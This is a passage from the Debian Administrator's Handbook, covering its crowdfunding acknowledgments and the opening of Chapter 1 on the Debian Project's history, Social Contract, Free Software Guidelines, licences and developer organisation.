(R3vLibre), Christopher Allan Webber, Colin Ameigh, Damien Dubédat, Dan Pettersson, Dave Lozier, David Bercot, David James, David Schmitt, David Tran Quang Ty, Elizabeth Young, Fabian Rodriguez, Ferenc Kiraly, Frédéric Perrenot — Intelligence Service 001, Fumihito Yoshida, Gian-Maria Daffré, Gilles Meier, Giorgio Cittadini, Héctor Orón Martínez, Henry, Herbert Kaminski, Hideki Yamane, Hoffmann Information Services GmbH, Holger Burkhardt, Horia Ardelean, Ivo Ugrina, Jan Dittberner, Jim Salter, Johannes Obermüller, Jonas Bofjäll, Jordi Fernandez Moledo, Jorg Willekens, Joshua, Kastrolis Imanta, Keisuke Nakao, Kévin Audebrand, Korbinian Preisler, Kristian Tizzard, Laurent Bruguière, Laurent Hamel, Leurent Sylvain, Loïc Revest, Luca Scarabello, Lukas Bai, Marc Singer, Marcelo Nicolas Manso, Marilyn et Thomas, Mark Janssen — Sig-I/O Automatisering, Mark Sheppard, Mark Symonds, Mathias Bocquet, Matteo Fulgheri, Michael Schaffner, Michele Baldessari, Mike Chaberski, Mike Linksvayer, Minh Ha Duong, Moreau Frédéric, Morphium, Nathael Pajani, Nathan Paul Simons, Nicholas Davidson, Nicola Chiapolini, Ole-Morten, Olivier Mondoloni, Paolo Innocenti, Pascal Cuoq, Patrick Camelin, Per Carlson, Philip Bolting, Philippe Gauthier, Philippe Teuwen, PJ King, Praveen Arimbrathodiyil (j4v4m4n), Ralf Zimmermann, Ray McCarthy, Rich, Rikard Westman, Robert Kosch, Sander Scheepens, Sébastien Picard, Stappers, Stavros Giannouris, Steve-David Marguet, T. Gerigk, Tanguy Ortolò, Thomas Hochstein, Thomas Müller, Thomas Pierson, Tigran Zakoyan, Tobias Gruetzmacher, Tournier Simon, Trans-IP Internet Services, Viktor Ekmark, Vincent De-meester, Vincent van Adrighem, Volker Schlecht, Werner Kuballa, Xavier Neys, and Yazid Cas-sam Sulliman.

## The Liberation of the French Book

After the publication of the English book under a free software licence, we were in a weird situation with a free book which is a translation of a non-free book (since it was still distributed commercially under a non-free license by Eyrolles).

We knew that fixing this would require us to convince Eyrolles that a free license would contribute to the book's success. The opportunity came to us in 2013 when we had to discuss a new contract to update the book for Debian 7. Since freeing a book often has a significant impact on its sales, as a compromise, we agreed to setup a crowdfunding campaign to offset some of the risks involved and to contribute to the publication costs of a new edition. The campaign was again hosted on Ulule:

➔ <http://www.ulule.com/liberation-cahier-admin-debian/>

The target was at €15,000 in 30 days. It took us less than a week to reach it, and at the end we got a whopping €25,518 from 721 supporters.

We had significant contributions from free software-friendly companies and organizations. Let us thank the [LinuxFr.org](http://linuxfr.org)<sup>17</sup> website, [Korben](http://korben.info)<sup>18</sup>, [Addventure](http://www.addventure.fr)<sup>19</sup>, [Eco-Cystèmes](http://www.eco-csystemes.com/)<sup>20</sup>, [ELOL SARL](http://elol.fr)<sup>21</sup>, and [Linuvers](http://www.linuvers.com)<sup>22</sup>. Many thanks to LinuxFr and Korben, they considerably helped to spread the news.

The operation has been a huge success because hundreds of people share our values of freedom and put their money to back it up! Thank you for this.

Special thanks to those who opted to give 25€ more than the value of their reward. Your faith in this project is highly appreciated. Thank you Adrien Guionie, Adrien Ollier, Adrien Roger, Agileo Automation, Alban Duval, Alex Viala, Alexandre Dupas, Alexandre Roman, Alexis Bienvenüe, Anthony Renoux, Aurélien Beaujean, Baptiste Darthenay, Basile Deplante, Benjamin Cama, Benjamin Guillaume, Benoit Duchene, Benoît Sibaud, Bornet, Brett Ellis, Brice Sevat, Bruno Le Goff, Bruno Marmier, Cédric Briner, Cédric Charlet, Cédrik Bernard, Celia Redondo, Cengiz Ünlü, Charles Flèche, Christian Bayle, Christophe Antoine, Christophe Bliard, Christophe Carré, Christophe De Saint Leger, Christophe Perrot, Christophe Robert, Christophe Schockaert, Damien Escoffier, David Dellier, David Trolle, Davy Hubert, Decio Valeri, Denis Marcq, Denis Soriano, Didier Hénaux, Dirk Linnerkamp, Edouard Postel, Eric Coquard, Eric Lemesre, Eric Parthuisot, Eric Vernichon, Érik Le Blanc, Fabian Culot, Fabien Givors, Florent Bories, Florent Machen, Florestan Fournier, Florian Dumas, François Ducrocq, Francois Lepoittevin, François-Régis Vuillemin, Frédéric Boiteux, Frédéric Guélen, Frédéric Keigler, Frédéric Lietart, Gabriel Moreau, Gian-Maria Daffré, Grégory Lèche, Grégory Valentin, Guillaume Boulaton, Guillaume Chevillot, Guillaume Delvit, Guillaume Michon, Hervé Guimbretiere, Iván Alemán, Jacques Bompas, Jannine Koch, Jean-Baptiste Roulier, Jean-Christophe Becquet, Jean-François Bilger, Jean-Michel Grare, Jean-Sébastien Lebacq, Jérôme Ballot, Jerome Pellois, Johan Roussel, Jonathan Gallon, Joris Dedieu, Julien Gilles, Julien Groselle, Kevin Messer, Laurent Espitallier, Laurent Fuentes, Le Goût Du Libre, Ludovic Poux, Marc Gasnot, Marc Verprat, Marc-Henri Primault, Martin Bourdoiseau, Mathieu Chapounet, Mathieu Emering, Matthieu Joly, Melvyn Leroy, Michel Casabona, Michel Kapel, Mickael Tonneau, Mikaël Marcaud, Nicolas Bertaina, Nicolas Bonnet, Nicolas Dandrimont, Nicolas Dick, Nicolas Hicher, Nicolas Karolak, Nicolas Schont, Olivier Gosset, Olivier Langella, Patrick Francelle, Patrick Nomblot, Philippe Gaillard, Philippe Le Naour, Philippe Martin, Philippe Moniez, Philippe Teuwen, Pierre Brun, Pierre Gambarotto, Pierre-Dominique Perrier, Quentin Fait, Raphaël Enrici — Root 42, Rémi Vanicat, Rhydwen Volsik, RyXéo SARL, Samuel Boulier, Sandrine D'hooge, Sébasiten Piguët, Sébastien Bollingh, Sébastien Kalt, Sébastien Lardièrre, Sébastien Poher, Sébastien Prosper, Sébastien Raison, Simon Folco, Société Téicée, Stéphane Leibovitsch, Stéphane Paillet, Steve-David Marguet, Sylvain Desveaux, Tamatoa Davio, Thibault Taillandier, Thibaut Girka, Thibaut Poullain, Thierry Jaouen, Thomas Etcheverria, Thomas Vidal, Thomas Vincent, Vincent Avez, Vincent Merlet, Xavier Alt, Xavier Bensemhoun, Xavier Devlamynck, Xavier Guillot, Xavier Jacquelin, Xavier Neys, Yannick Britis, Yannick Guérin, and Yves Martin.

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<sup>17</sup><http://linuxfr.org>

<sup>18</sup><http://korben.info>

<sup>19</sup><http://www.addventure.fr>

<sup>20</sup><http://www.eco-csystemes.com/>

<sup>21</sup><http://elol.fr>

<sup>22</sup><http://www.linuvers.com>

## Special Thanks to Contributors

This book would not be what it is without the contributions of several persons who each played an important role during the translation phase and beyond. We would like to thank Marilyne Brun, who helped us to translate the sample chapter and who worked with us to define some common translation rules. She also revised several chapters which were desperately in need of supplementary work. Thank you to Anthony Baldwin (of Baldwin Linguas) who translated several chapters for us.

We benefited from the generous help of proofreaders: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens, and Tom Syroid. They each reviewed many chapters. Thank you very much!

Then, once the English version was liberated, of course we got plenty of feedback and suggestions and fixes from the readers, and even more from the many teams who undertook to translate this book into other languages. Thanks!

We would also like to thank the readers of the French book who provided us some nice quotes to confirm that the book was really worth being translated: thank you Christian Perrier, David Bercot, Étienne Liétart, and Gilles Roussi. Stefano Zacchioli — who was Debian Project Leader during the crowdfunding campaign — also deserves a big thank you, he kindly endorsed the project with a quote explaining that free (as in freedom) books were more than needed.

If you have the pleasure to read these lines in a paperback copy of the book, then you should join us to thank Benoît Guillon, Jean-Côme Charpentier, and Sébastien Mengin who worked on the interior book design. Benoît is the upstream author of [dblatex](#)<sup>23</sup> — the tool we used to convert DocBook into LaTeX (and then PDF). Sébastien is the designer who created this nice book layout and Jean-Côme is the LaTeX expert who implemented it as a stylesheet usable with `dblatex`. Thank you guys for all the hard work!

Finally, thank you to Thierry Stempfél for the nice pictures introducing each chapter, and thank you to Doru Patrascu for the beautiful book cover.

## Thanks to Translators

Ever since the book has been freed, many volunteers have been busy translating it to numerous languages, such as Arabic, Brazilian Portuguese, German, Italian, Spanish, etc. Discover the full list of translations on the book's website: <http://debian-handbook.info/get/#other>

We would like to thank all the translators and translation reviewers. Your work is highly appreciated because it brings Debian into the hands of millions of persons who cannot read English.

## Personal Acknowledgments from Raphaël

First off, I would like to thank Nat Makarévitch, who offered me the possibility to write this book and who provided strong guidance during the year it took to get it done. Thank you also to the

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<sup>23</sup><http://dblatex.sourceforge.net>

fine team at Eyrolles, and Muriel Shan Sei Fan in particular. She has been very patient with me and I learned a lot with her.

The period of the Ulule campaigns were very demanding for me but I would like to thank everybody who helped to make them a success, and in particular the Ulule team who reacted very quickly to my many requests. Thank you also to everybody who promoted the operations. I don't have any exhaustive list (and if I had it would probably be too long) but I would like to thank a few people who were in touch with me: Joey-Elijah Sneddon and Benjamin Humphrey of OMG! Ubuntu, Florent Zara of LinuxFr.org, Manu of Korben.info, Frédéric Couchet of April.org, Jake Edge of Linux Weekly News, Clement Lefebvre of Linux Mint, Ladislav Bodnar of Distrowatch, Steve Kemp of Debian-Administration.org, Christian Pfeiffer Jensen of Debian-News.net, Artem Nosulchik of LinuxScrew.com, Stephan Ramoin of Gandi.net, Matthew Bloch of Bytemark.co.uk, the team at Divergence FM, Rikki Kite of Linux New Media, Jono Bacon, the marketing team at Eyrolles, and numerous others that I have forgotten (sorry about that).

I would like to address a special thanks to Roland Mas, my co-author. We have been collaborating on this book since the start and he has always been up to the challenge. And I must say that completing the Debian Administrator's Handbook has been a lot of work...

Last but not least, thank you to my wife, Sophie. She has been very supportive of my work on this book and on Debian in general. There have been too many days (and nights) when I left her alone with our 2 sons to make some progress on the book. I am grateful for her support and know how lucky I am to have her.

## Personal Acknowledgments from Roland

Well, Raphaël preempted most of my “external” thank-yous already. I am still going to emphasize my personal gratitude to the good folks at Eyrolles, with whom collaboration has always been pleasant and smooth. Hopefully the results of their excellent advice hasn't been lost in translation.

I am extremely grateful to Raphaël for taking on the administrative part of this English edition. From organizing the funding campaign to the last details of the book layout, producing a translated book is so much more than just translating and proofreading, and Raphaël did (or delegated and supervised) it all. So thanks.

Thanks also to all who more or less directly contributed to this book, by providing clarifications or explanations, or translating advice. They are too many to mention, but most of them can usually be found on various #debian-\* IRC channels.

There is of course some overlap with the previous set of people, but specific thanks are still in order for the people who actually do Debian. There wouldn't be much of a book without them, and I am still amazed at what the Debian project as a whole produces and makes available to any and all.

More personal thanks go to my friends and my clients, for their understanding when I was less responsive because I was working on this book, and also for their constant support, encouragement and egging on. You know who you are; thanks.

And finally; I am sure they would be surprised by being mentioned here, but I would like to extend my gratitude to Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson, and of course the late Douglas Adams. The countless hours I spent enjoying their books are directly responsible for my being able to take part in translating one first and writing new parts later.



## Keywords

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Objective  
Means  
Operation  
Volunteer

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# The Debian Project

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Contents

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*Before diving right into the technology, let us have a look at what the Debian Project is, its objectives, its means, and its operations.*

## 1.1. What Is Debian?

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CULTURE  
**Origin of the Debian name**

Look no further: Debian is not an acronym. This name is, in reality, a contraction of two first names: that of Ian Murdock, and his girlfriend at the time, Debra. Debra + Ian = Debian.

Debian is a GNU/Linux distribution. We will discuss what a distribution is in further detail in section 1.5, “[The Role of Distributions](#)” page 22, but for now, we will simply state that it is a complete operating system, including software and systems for installation and management, all based on the Linux kernel and free software (especially those from the GNU project).

When he created Debian, in 1993, under the leadership of the FSF, Ian Murdock had clear objectives, which he expressed in the *Debian Manifesto*. The free operating system that he sought would have to have two principal features. First, quality: Debian would be developed with the greatest care, to be worthy of the Linux kernel. It would also be a non-commercial distribution, sufficiently credible to compete with major commercial distributions. This double ambition would, in his eyes, only be achieved by opening the Debian development process just like that of Linux and the GNU project. Thus, peer review would continuously improve the product.

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CULTURE  
**GNU, the project of the FSF**

The GNU project is a range of free software developed, or sponsored, by the Free Software Foundation (FSF), originated by its iconic leader, Dr. Richard M. Stallman. GNU is a recursive acronym, standing for “GNU is Not Unix”.

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CULTURE  
**Richard Stallman**

FSF’s founder and author of the GPL license, Richard M. Stallman (often referred to by his initials, RMS) is a charismatic leader of the Free Software movement. Due to his uncompromising positions, he’s not unanimously admired, but his non-technical contributions to Free Software (in particular at the legal and philosophical level) are respected by everybody.

### 1.1.1. A Multi-Platform Operating System

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COMMUNITY  
**Ian Murdock’s journey**

Ian Murdock, founder of the Debian project, was its first leader, from 1993 to 1996. After passing the baton to Bruce Perens, Ian took a less public role. He returned to working behind the scenes of the free software community, creating the Progeny company, with the intention of marketing a distribution derived from Debian. This venture was, sadly, a commercial failure, and development was abandoned. The company, after several years of scraping by, simply as a service provider, eventually filed for bankruptcy in April of 2007. Of the various projects initiated by Progeny, only *discover* still remains. It is an automatic hardware detection tool.

Debian, remaining true to its initial principles, has had so much success that, today, it has reached a tremendous size. The 12 architectures offered cover 10 hardware architectures and

2 kernels (Linux and FreeBSD, although the FreeBSD-based ports are not part of the set of officially supported architectures). Furthermore, with more than 21,000 source packages, the available software can meet almost any need that one could have, whether at home or in the enterprise.

The sheer size of the distribution can be inconvenient: it is really unreasonable to distribute 84 CD-ROMs to install a complete version on a standard PC... This is why Debian is increasingly considered as a “meta-distribution”, from which one extracts more specific distributions intended for a particular public: Debian-Desktop for traditional office use, Debian-Edu for education and pedagogical use in an academic environment, Debian-Med for medical applications, Debian-Junior for young children, etc. A more complete list of the subprojects can be found in the section dedicated to that purpose, see section 1.3.3.1, “Existing Debian Sub-Projects” page 16.

These partial views of Debian are organized in a well-defined framework, thus guaranteeing hassle-free compatibility between the various “sub-distributions”. All of them follow the general planning for release of new versions. And since they build on the same foundations, they can be easily extended, completed, and personalized with applications available in the Debian repositories.

All the Debian tools operate in this direction: `debian-cd` has for a long time now allowed the creation of a set of CD-ROMs containing only a pre-selected set of packages; `debian-installer` is also a modular installer, easily adapted to special needs. APT will install packages from various origins, while guaranteeing the overall consistency of the system.

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TOOL

**Creating a Debian  
CD-ROM**

`debian-cd` creates ISO images of installation media (CD, DVD, Blu-Ray, etc.) ready for use. Any matter regarding this software is discussed (in English) on the [debian-cd@lists.debian.org](mailto:debian-cd@lists.debian.org) mailing list. The team is led by Steve McIntyre who is handling official Debian ISO builds.

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BACK TO BASICS

**To each computer, its  
architecture**

The term “architecture” indicates a type of computer (the most known include Mac or PC). Each architecture is differentiated primarily according to its processor, usually incompatible with other processors. These differences in hardware involve varying means of operation, thus requiring that software be compiled specifically for each architecture.

Most software available in Debian is written in portable programming languages: the same source code can be compiled for various architectures. In effect, an executable binary, always compiled for a specific architecture, will not usually function on the other architectures.

Recall that each program is created by writing source code; this source code is a text file composed of instructions in a given programming language. Before you can use the software, it is necessary to compile the source code, which means transforming the code into a binary (a series of machine instructions executable by the processor). Each programming language has a specific compiler to execute this operation (for example, `gcc` for the C programming language).

TOOL  
**Installer**

`debian-installer` is the name of the Debian installation program. Its modular design allows it to be used in a broad range of installation scenarios. The development work is coordinated on the [debian-boot@lists.debian.org](mailto:debian-boot@lists.debian.org) mailing list under the direction of Cyril Brulebois.

### 1.1.2. The Quality of Free Software

Debian follows all of the principles of Free Software, and its new versions are not released until they are ready. Developers are not forced by some set schedule to rush to meet an arbitrary deadline. People frequently complain of the long time between Debian's stable releases, but this caution also ensures Debian's legendary reliability: long months of testing are indeed necessary for the full distribution to receive the "stable" label.

Debian will not compromise on quality: all known critical bugs are resolved in any new version, even if this requires the initially forecast release date to be pushed back.

### 1.1.3. The Legal Framework: A Non-Profit Organization

Legally speaking, Debian is a project managed by an American not-for-profit, volunteer association. The project has around a thousand *Debian developers*, but brings together a far greater number of contributors (translators, bug reporters, artists, casual developers, etc.).

COMMUNITY

**Behind Debian, the SPI association, and local branches**

Debian doesn't own any server in its own name, since it is only a project within the *Software in the Public Interest* association, and SPI manages the hardware and financial aspects (donations, purchase of hardware, etc.). While initially created specifically for the Debian project, this association now hosts other free software projects, especially the PostgreSQL database, Freedesktop.org (project for standardization of various parts of modern graphical desktop environments, such as GNOME and KDE), and the Libre Office office suite.

➤ <http://www.spi-inc.org/>

In addition to SPI, various local associations collaborate closely with Debian in order to generate funds for Debian, without centralizing everything in the USA: they are known as "Trusted Organizations" in the Debian jargon. This setup avoids prohibitive international transfer costs, and fits well with the decentralized nature of the project.

While the list of trusted organizations is rather short, there are many more Debian-related associations whose goal is to promote Debian: *Debian France*, *Debian-ES*, *debian.ch*, and others around the world. Do not hesitate to join your local association and support the project!

➤ <http://wiki.debian.org/Teams/Auditor/Organizations>

➤ <http://france.debian.net/>

➤ <http://www.debian-es.org/>

➤ <http://debian.ch/>

To carry its mission to fruition, Debian has a large infrastructure, with many servers connected across the Internet, offered by many sponsors.

## 1.2. The Foundation Documents

A few years after its initial launch, Debian formalized the principles that it should follow as a free software project. This deliberately activist decision allows orderly and peaceful growth by ensuring that all members progress in the same direction. To become a Debian developer, any candidate must confirm and prove their support and adherence to the principles established in the project’s Foundation Documents.

The development process is constantly debated, but these Foundation Documents are widely and consensually supported, thus rarely change. The Debian constitution also offers other guarantees for their stability: a three-quarters qualified majority is required to approve any amendment.

### 1.2.1. The Commitment towards Users

The project also has a “social contract”. What place does such a text have in a project only intended for the development of an operating system? That is quite simple: Debian works for its users, and thus, by extension, for society. This contract summarizes the commitments that the project undertakes. Let us study them in greater detail:

1. Debian will remain 100% free.

This is Rule No. 1. Debian is and will remain composed entirely and exclusively of free software. Additionally, all software development within the Debian project, itself, will be free.

PERSPECTIVE  
**Beyond software**

The first version of the Debian Social Contract said “Debian Will Remain 100% Free *Software*”. The disappearance of this word (with the ratification of Version 1.1 of the contract in April of 2004) indicates the will to achieve freedom, not only in software, but also in the documentation and any other element that Debian wishes to provide within its operating system.

This change, which was only intended as editorial, has, in reality, had numerous consequences, especially with the removal of some problematic documentation. Furthermore, the increasing use of firmware in drivers poses problems: many are non-free, yet they are necessary for proper operation of the corresponding hardware.

2. We will give back to the free software community.

Any improvement contributed by the Debian project to a work integrated in the distribution is sent back to the author of the work (called “upstream”). In general, Debian will cooperate with the community rather than work in isolation.

**Upstream author, or Debian developer?**

The term “upstream author” means the author(s)/developer(s) of a work, those who write and develop it. On the other hand, a “Debian developer” uses an existing work to make it into a Debian package (the term “Debian maintainer” is better suited).

In practice, the distinction is often not as clear-cut. The Debian maintainer may write a patch, which benefits all users of the work. In general, Debian encourages those in charge of a package in Debian to get involved in “upstream” development as well (they become, then, contributors, without being confined to the role of simple users of a program).

### 3. We will not hide problems.

Debian is not perfect, and, we will find new problems to fix every day. We will keep our entire bug report database open for public view at all times. Reports that people file online will promptly become visible to others.

### 4. Our priorities are our users and free software.

This commitment is more difficult to define. Debian imposes, thus, a bias when a decision must be made, and will discard an easy solution for the developers that will jeopardize the user experience, opting for a more elegant solution, even if it is more difficult to implement. This means to take into account, as a priority, the interests of the users and free software.

### 5. Works that do not meet our free software standards.

Debian accepts and understands that users may want to use some non-free programs. That’s why the project allows usage of parts of its infrastructure to distribute Debian packages of non-free software that can safely be redistributed.

**For or against the non-free section?**

The commitment to maintain a structure to accommodate non-free software (i.e. the “non-free” section, see the sidebar “[The main, contrib and non-free archives](#)” page 101) is frequently a subject of debate within the Debian community.

Detractors argue that it turns people away from free software equivalents, and contradicts the principle of serving only the free software cause. Supporters flatly state that most of the non-free packages are “nearly free”, and held back by only one or two annoying restrictions (the most common being the prohibition against commercial usage of the software). By distributing these works in the non-free branch, we indirectly explain to the author that their creation would be better known and more widely used if they could be included in the main section. They are, thus, politely invited to alter their license to serve this purpose.

After a first, unfruitful attempt in 2004, the complete removal of the non-free section is unlikely to return to the agenda, especially since it contains many useful documents that were moved simply because they did not meet the new requirements for the main section. This is especially the case for certain software documentation files issued by the GNU project (in particular, Emacs and Make).

The continued existence of the non-free section is a source of occasional friction with the Free Software Foundation, and is the main reason it refuses to officially recommend Debian as an operating system.

## 1.2.2. The Debian Free Software Guidelines

This reference document defines which software is “free enough” to be included in Debian. If a program’s license is in accordance with these principles, it can be included in the main section; on the contrary, and provided that free distribution is permitted, it may be found in the non-free section. The non-free section is not officially part of Debian; it is an added service provided to users.

More than a selection criteria for Debian, this text has become an authority on the subject of free software, and has served as the basis for the “Open Source Definition”. Historically, it is therefore one of the first formal definitions of the concept of “free software”.

The GNU General Public License, the BSD License, and the Artistic License are examples of traditional free licenses that follow the 9 points mentioned in this text. Below you will find the text as it is published on the Debian website.

➔ [http://www.debian.org/social\\_contract#guidelines](http://www.debian.org/social_contract#guidelines)

1. **Free redistribution.** The license of a Debian component may not restrict any party from selling or giving away the software as a component of an aggregate software distribution containing programs from several different sources. The license may not require a royalty or other fee for such sale.

BACK TO BASICS

### Free licenses

The GNU GPL, the BSD license, and the Artistic License all comply with the Debian Free Software Guidelines, even though they are very different. The GNU GPL, used and promoted by the FSF (Free Software Foundation), is the most common. Its main feature is that it also applies to any derived work that is redistributed: a program incorporating or using GPL code can only be distributed according to its terms. It prohibits, thus, any reuse in a proprietary application. This poses serious problems for the reuse of GPL code in free software incompatible with this license. As such, it is sometimes impossible to link a program published under another free software license with a library distributed under the GPL. On the other hand, this license is very solid in American law: FSF lawyers have participated in the drafting thereof, and have often forced violators to reach an amicable agreement with the FSF without going to court.

➔ <http://www.gnu.org/copyleft/gpl.html>

The BSD license is the least restrictive: everything is permitted, including use of modified BSD code in a proprietary application. Microsoft even uses it, basing the TCP/IP layer of Windows NT on that of the BSD kernel.

➔ <http://www.opensource.org/licenses/bsd-license.php>

Finally, the Artistic License reaches a compromise between these two others: integration of code in a proprietary application is permitted, but any modification must be published.

➔ <http://www.opensource.org/licenses/artistic-license-2.0.php>

The complete text of these licenses is available in `/usr/share/common-licenses/` on any Debian system.

2. **Source code.** The program must include source code, and must allow distribution in source code as well as compiled form.



3. **Derived works.** The license must allow modifications and derived works, and must allow them to be distributed under the same terms as the license of the original software.
4. **Integrity of the author's source code.** The license may restrict source code from being distributed in modified form *only* if the license allows the distribution of “patch files” with the source code for the purpose of modifying the program at build time. The license must explicitly permit distribution of software built from modified source code. The license may require derived works to carry a different name or version number from the original software (*This is a compromise. The Debian group encourages all authors not to restrict any files, source or binary, from being modified*).
5. **No discrimination against persons or groups.** The license must not discriminate against any person or group of persons.
6. **No discrimination against fields of endeavor.** The license must not restrict anyone from making use of the program in a specific field of endeavor. For example, it may not restrict the program from being used in a business, or from being used for genetic research.
7. **Distribution of license.** The rights attached to the program must apply to all to whom the program is redistributed without the need for execution of an additional license by those parties.
8. **License must not be specific to Debian.** The rights attached to the program must not depend on the program being part of a Debian system. If the program is extracted from Debian and used or distributed without Debian but otherwise within the terms of the program's license, all parties to whom the program is redistributed should have the same rights as those that are granted in conjunction with the Debian system.
9. **License must not contaminate other software.** The license must not place restrictions on other software that is distributed along with the licensed software. For example, the license must not insist that all other programs distributed on the same medium must be free software.

#### BACK TO BASICS

### Copyleft

Copyleft is a principle that consists in using copyrights to guarantee the freedom of a work and its derivatives, rather than restrict the rights of uses, as is the case with proprietary software. It is, also, a play of words on the term “copyright”. Richard Stallman discovered the idea when a friend of his, fond of puns, wrote on an envelope addressed to him: “copyleft: all rights reversed”. Copyleft imposes preservation of all initial liberties upon distribution of an original or modified version of a work (usually a program). It is, thus, not possible to distribute a program as proprietary software if it is derived from code from a copyleft released program.

The most well-known family of copyleft licenses is, of course, the GNU GPL and its derivatives, the GNU LGPL or GNU Lesser General Public License, and the GNU FDL or GNU Free Documentation License. Sadly, the copyleft licenses are generally incompatible with each other. Consequently, it is best to use only one of them.

**Bruce Perens, a controversial leader**

Bruce Perens was the second leader of the Debian project, just after Ian Murdock. He was very controversial in his dynamic and authoritarian methods. He nevertheless remains an important contributor to Debian, to whom Debian is especially indebted for the editing of the famous “Debian Free Software Guidelines” (DFSG), an original idea of Ean Schuessler. Subsequently, Bruce would derive from it the famous “Open Source Definition”, removing all references to Debian from it.

➡ <http://www.opensource.org/>

His departure from the project was quite emotional, but Bruce has remained strongly attached to Debian, since he continues to promote this distribution in political and economic spheres. He still sporadically appears on the e-mail lists to give his advice and present his latest initiatives in favor of Debian.

Last anecdotal point, it was Bruce who was responsible for inspiring the different “codenames” for Debian versions (1.1 — *Rex*, 1.2 — *Buzz*, 1.3 — *Bo*, 2.0 — *Hamm*, 2.1 — *Slink*, 2.2 — *Potato*, 3.0 — *Woody*, 3.1 — *Sarge*, 4.0 — *Etch*, 5.0 — *Lenny*, 6.0 — *Squeeze*, 7 — *Wheezy*, 8 — *Jessie*, 9 (not released yet) — *Stretch*, 10 (not released yet) — *Buster*, *Unstable* — *Sid*). They are taken from the names of characters in the *Toy Story* movie. This animated film entirely composed of computer graphics was produced by Pixar Studios, with whom Bruce was employed at the time that he led the Debian project. The name “*Sid*” holds particular status, since it will eternally be associated with the *Unstable* branch. In the film, this character was the neighbor child, who was always breaking toys — so beware of getting too close to *Unstable*. Otherwise, *Sid* is also an acronym for “Still In Development”.

## 1.3. The Inner Workings of the Debian Project

The abundant end results produced by the Debian project derive simultaneously from the work on the infrastructure performed by experienced Debian developers, from the individual or collective work of developers on Debian packages, and from user feedback.

### 1.3.1. The Debian Developers

Debian developers have various responsibilities, and as official project members, they have great influence on the direction the project takes. A Debian developer is generally responsible for at least one package, but according to their available time and desire, they are free to become involved in numerous teams, acquiring, thus, more responsibilities within the project.

➡ <http://www.debian.org/devel/people>

➡ <http://www.debian.org/intro/organization>

➡ <http://wiki.debian.org/Teams>

TOOL

### Developer's database

Debian has a database including all developers registered with the project, and their relevant information (address, telephone, geographical coordinates such as longitude and latitude, etc.). Some of the information (first and last name, country, username within the project, IRC username, GnuPG key, etc.) is public and available on the Web.

➡ <http://db.debian.org/>

The geographical coordinates allow the creation of a map locating all of the developers around the globe. Debian is truly an international project: its developers can be found on all continents, although the majority are in “Western countries”.




Figure 1.1 World-wide distribution of Debian developers

Package maintenance is a relatively regimented activity, very documented or even regulated. It must, in effect, comply with all the standards established by the *Debian Policy*. Fortunately, there are many tools that facilitate the maintainer's work. The developer can, thus, focus on the specifics of their package and on more complex tasks, such as squashing bugs.

➡ <http://www.debian.org/doc/debian-policy/>

BACK TO BASICS

### Package maintenance, the developer's work

Maintaining a package entails, first, “packaging” a program. Specifically, this means to define the means of installation so that, once installed, this program will operate and comply with the rules which the Debian project sets for itself. The result of this operation is saved in a `.deb` file. Effective installation of the program will then require nothing more than extraction of this compressed archive and execution of some pre-installation or post-installation scripts contained therein.

After this initial phase, the maintenance cycle truly begins: preparing updates to follow the latest version of the Debian Policy, fixing bugs reported by users, and including new “upstream” versions of the program which naturally continues to develop simultaneously. For instance, at the time of the initial packaging, the program was at version 1.2.3. After some months of development, the original authors release a new stable version, numbered 1.4.0. At this point, the Debian maintainer should update the package, so that users can benefit from its latest stable version.

The Policy, an essential element of the Debian Project, establishes the norms ensuring both the quality of the packages and perfect interoperability of the distribution. Thanks to this Policy, Debian remains consistent despite its gigantic size. This Policy is not fixed in stone, but continuously evolves thanks to proposals formulated on the [debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org) mailing list. Amendments that are agreed upon by all interested parties are accepted and applied to the text by a small group of maintainers who have no editorial responsibility (they only include the modifications agreed upon by the Debian developers that are members of the above-mentioned list). You can read current amendment proposals on the bug tracking system:

➔ <http://bugs.debian.org/debian-policy>

#### COMMUNITY

### Policy editorial process

Anyone can propose an amendment to the Debian Policy just by submitting a bug report with a severity level of “wishlist” against the *debian-policy* package. The process that then starts is documented in `/usr/share/doc/debian-policy/Process.html`: if it is acknowledged that the problem revealed must be resolved by creating a new rule in the Debian Policy, a discussion begins on the [debian-policy@lists.debian.org](mailto:debian-policy@lists.debian.org) mailing list until consensus is reached and a proposal issued. Someone then drafts a desired amendment and submits it for approval (in the form of a patch to review). As soon as two other developers approve the fact that the proposed amendment reflects the consensus reached in the previous discussion (they “second” it), the proposal can be included in the official document by one of the *debian-policy* package maintainers. If the process fails at one of these steps, the maintainers close the bug, classifying the proposal as rejected.

#### DEBIAN POLICY

### The documentation

Documentation for each package is stored in `/usr/share/doc/package/`. This directory often contains a `README.Debian` file describing the Debian specific adjustments made by the package maintainer. It is, thus, wise to read this file prior to any configuration, in order to benefit from their experience. We also find a `changelog.Debian.gz` file describing the changes made from one version to the next by the Debian maintainer. This is not to be confused with the `changelog.gz` file (or equivalent), which describes the changes made by the upstream developers. The `copyright` file includes information about the authors and the license covering the software. Finally, we may also find a file named `NEWS.Debian.gz`, which allows the Debian developer to communicate important information regarding updates; if *apt-listchanges* is installed, then these messages are automatically displayed. All other files are specific to the software in question. We especially would like to point out the `examples` sub-directory, which frequently contains examples of configuration files.

The Policy provides considerable cover of the technical aspects of packaging. The size of the project also raises organizational problems; these are dealt with by the Debian Constitution, which establishes a structure and means for decision making. In other words, a formal governance system.

